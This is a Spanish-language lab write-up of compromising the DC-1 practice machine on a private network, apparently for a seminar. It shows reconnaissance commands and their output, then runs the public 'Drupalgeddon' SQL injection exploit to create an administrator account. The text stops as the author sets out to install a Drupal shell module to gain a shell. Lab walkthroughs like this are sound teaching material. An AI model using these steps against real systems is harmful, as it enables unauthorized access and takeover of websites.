DC-1

IP ATACANTE: 192.168.0.198

IP VICTIMA: 192.168.0.119

Servicio web: http://192.168.0.119/

Descubrimiento

```
nmap -sn 192.168.0.0/24
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-02 10:47 EDT
Nmap scan report for 192.168.0.1
Host is up (0.013s latency).
MAC Address: 08:40:F3:2B:D2:F0 (Tenda Technology,Ltd.Dongguan branch)
Nmap scan report for 192.168.0.119
Host is up (0.0072s latency).
MAC Address: 08:00:27:DA:F5:D2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.199
Host is up (0.0035s latency).
MAC Address: 1C:CE:51:ED:4F:12 (AzureWave Technology)
Nmap scan report for 192.168.0.198
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.13 seconds
```

```
sudo arp-scan --interface eth0 192.168.0.0/24
```

```
Interface: eth0, type: EN10MB, MAC: 08:00:27:04:42:0f, IPv4: 192.168.0.198
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1     08:40:f3:2b:d2:f0       Tenda Technology Co.,Ltd.Dongguan branch
192.168.0.119   08:00:27:da:f5:d2       PCS Systemtechnik GmbH
192.168.0.199   1c:ce:51:ed:4f:12       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.133 seconds (120.02 hosts/sec). 3 responded
```

Scannig

El puerto de interes es el 80

NMAP

```
nmap -sS -p- -open -T4 -n -Pn 192.168.0.119 -oN scan.txt
```

```
# Nmap 7.95 scan initiated Fri May  2 10:49:46 2025 as: /usr/lib/nmap/nmap -sS -p- -open -T4 -n -Pn -oN scan.txt
192.168.0.119
Nmap scan report for 192.168.0.119
Host is up (0.0056s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
56908/tcp open  unknown
MAC Address: 08:00:27:DA:F5:D2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

nmap -sS -p22,80,111,56908 -T4 -sCV 192.168.0.119 -oN targeted.txt


```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-02 11:01 EDT
Nmap scan report for 192.168.0.119
Host is up (0.0044s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http    Apache httpd 2.2.22 ((Debian))
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Welcome to Drupal Site | Drupal Site
|_http-generator: Drupal 7 (http://drupal.org)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          40356/udp   status
|   100024  1          44022/udp6  status
|   100024  1          56908/tcp   status
|_  100024  1          58351/tcp6  status
56908/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:DA:F5:D2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.53 seconds
```

Enumerar

metasploit


- **Con metasploit enumeramos ssh tambien**

```
search ssh_version
use 3
set rhosts 192.168.0.119
run
```



```
msf6 auxiliary(scanner/ssh/ssh_version) > run
[*] 192.168.0.119 - Key Fingerprint: ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTIt
bmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKUNN60T4EOFHGiGdFU1ljvBlREaVWgZvgWlkhSKutr8l
75VBlGbgTaFBcTzWrPdRItKooYsejeC80l5nEnKkNU=
[*] 192.168.0.119 - SSH server version: SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u7
[*] 192.168.0.119 - Server Information and Encryption
=================================

 Type                    Value                      Note
 ----                    -----                      ----
 encryption.compression  none
 encryption.compression  zlib@openssh.com
 encryption.encryption   aes128-ctr
 encryption.encryption   aes192-ctr
 encryption.encryption   aes256-ctr
 encryption.encryption   arcfour256                 Deprecated
 encryption.encryption   arcfour128                 Deprecated
 encryption.encryption   aes128-cbc                 Deprecated
 encryption.encryption   3des-cbc                   Deprecated
 encryption.encryption   blowfish-cbc               Deprecated
 encryption.encryption   cast128-cbc                Deprecated
 encryption.encryption   aes192-cbc                 Deprecated
 encryption.encryption   aes256-cbc                 Deprecated
 encryption.encryption   arcfour                    Deprecated
 encryption.encryption   rijndael-cbc@lysator.liu.se Deprecated
```

Exploracion manual



User login

Username *


Password *

- Create new account
- Request new password

Log in

Welcome to Drupal Site


No front page content has been created yet.



```
#
# For syntax checking, see:
# http://www.sxw.org.uk/computing/robots/check.html

User-agent: *
Crawl-delay: 10
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
```

Whatweb

whatweb -a 3 http://192.168.0.119/



```
┌──(root㉿kali)-[/home/kali/seminario1/dc-01]
└─# whatweb -a 3 http://192.168.0.119/

http://192.168.0.119/ [200 OK] Apache[2.2.22], Content-Language[en], Country[
RESERVED][ZZ], Drupal[7.22,7.23,7.24,7.25,7.26], HTTPServer[Debian Linux][Apa
che/2.2.22 (Debian)], IP[192.168.0.119], JQuery, MetaGenerator[Drupal 7 (http
://drupal.org)], PHP[5.4.45-0+deb7u14], PasswordField[pass], Script[text/java
script], Title[Welcome to Drupal Site | Drupal Site], UncommonHeaders[x-gener
ator], X-Powered-By[PHP/5.4.45-0+deb7u14]
```


Vulnerabilidades

searchsploit

Buscamos si hay vulnerabilidades conocidas

searchsploit Drupal 7

Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User) | php/webapps/34992.py



```
┌──(root㉿kali)-[/home/kali/seminario1/dc-01]
└─# searchsploit Drupal 7
------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ ---------------------------------
rupal 10.1.2 - web-cache-poisoning-External-service-interaction                     | php/webapps/51723.txt
rupal 4.1/4.2 - Cross-Site Scripting                                                | php/webapps/22940.txt
rupal 4.5.3 < 4.6.1 - Comments PHP Injection                                        | php/webapps/1088.pl
rupal 4.7 - 'Attachment mod_mime' Remote Command Execution                          | php/webapps/1821.php
rupal 4.x - URL-Encoded Input HTML Injection                                        | php/webapps/27020.txt
rupal 5.2 - PHP Zend Hash ation Vector                                              | php/webapps/4510.txt
rupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities               | php/webapps/11060.txt
rupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)                    | php/webapps/34992.py
rupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)                     | php/webapps/44355.php
rupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)          | php/webapps/34984.py
rupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)          | php/webapps/34993.php
rupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)             | php/webapps/35150.php
rupal 7.12 - Multiple Vulnerabilities                                               | php/webapps/18564.txt
rupal 7.x Module Services - Remote Code Execution                                   | php/webapps/41564.php
rupal < 4.7.6 - Post Comments Remote Command Execution                              | php/webapps/3313.pl
rupal < 5.1 - Post Comments Remote Command Execution                                | php/webapps/3312.pl
rupal < 5.22/6.16 - Multiple Vulnerabilities                                        | php/webapps/33706.txt
```


Vector de ataque

Vulnerabilidad encontrada en: Drupal 7

Vulnerabilidad drupalgedon


- Buscamos el exploit:
locate 34992.py
/usr/share/exploitdb/exploits/php/webapps/34992.py

- Ejecutamos el exploit nos permite crear un usuario administador:
python2 34992.py -u prueba -p root1234 -t http://192.168.0.119



```
            https://twitter.com/homelabit
          https://plus.google.com/+HomelabIt1/
  https://www.youtube.com/channel/UCqqmSdMqf_exicCe_DjlBww


[!] VULNERABLE!

[!] Administrator user created!

[*] Login: prueba
[*] Pass: root1234
[*] Url: http://192.168.0.119/?q=node&destination=node
```

- **Login exitoso:**



Welcome to Drupal Site


Explotacion

Dentro de drupal debemos encontrar la forma de ganar una shell

Drupal

- **Buscamos un shell para instalar en drupal:** https://ftp.drupal.org/files/projects/shell-7.x-1.0-beta5.zip

Se crea un nuevo modulo y se instala:



